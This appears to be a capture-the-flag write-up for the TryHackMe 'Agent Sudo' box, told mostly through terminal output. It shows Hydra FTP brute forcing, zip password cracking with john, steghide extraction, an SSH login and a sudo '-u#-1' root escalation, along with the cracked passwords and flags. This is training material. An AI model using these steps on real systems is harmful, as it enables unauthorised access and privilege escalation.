






Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R



```
┌──(kali㉿kali)-[~]
└─$ hydra -l chris -P ~/Rockyou/rockyou.txt -t 6 ftp://10.10.65.179
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-19 15:30:14
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries per task
[DATA] attacking ftp://10.10.65.179:21/
[STATUS] 96.00 tries/min, 96 tries in 00:01h, 14344303 to do in 2490:20h, 6 active
[21][ftp] host: 10.10.65.179   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-19 15:32:59

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.65.179
Connected to 10.10.65.179.
220 (vsFTPd 3.0.3)
Name (10.10.65.179:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17143|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
```

```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ file *
To_agentJ.txt:  ASCII text
cute-alien.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96×96, segment length 16, baseline, precision 8, 440×501, components 3
cutie.png:      PNG image data, 528 x 528, 8-bit colormap, non-interlaced
hydra.restore:  data
```


```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ binwalk cutie.png -e

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0×365           Zlib compressed data, best compression
WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed correctly
34562         0×8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0×8804          End of Zip archive, footer length: 22
```

```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ ls
To_agentJ.txt  _cutie.png.extracted  cute-alien.jpg  cutie.png  hydra.restore

┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ cd _cutie.png.extracted

┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip

┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ unzip 8702.zip
Archive:  8702.zip
   skipping: To_agentR.txt           need PK compat. v5.1 (can do v4.6)

┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip

┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ zip2john 8702.zip > zip.txt

┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  zip.txt
```

```
┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ john --wordlist=~/Rockyou/rockyou.txt zip.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 512/512 AVX512BW 16x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2024-08-19 16:16) 5.000g/s 327680p/s 327680c/s 327680C/s 123456..sabrina7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ 7z e 8702.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=C.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```

```
┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt  zip.txt

┌──(kali㉿kali)-[~/Agent_Sudo/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```



```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ steghide --extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ ls
To_agentJ.txt  _cutie.png.extracted  cute-alien.jpg  cutie.png  hydra.restore  message.txt
```

```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

```
┌──(kali㉿kali)-[~/Agent_Sudo]
└─$ ssh 10.10.65.179 -l james
james@10.10.65.179's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Aug 20 02:50:46 UTC 2024

  System load:  0.0               Processes:           98
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.65.179
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```


```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```


```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
```

```
root@agent-sudo:/# cd root/
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```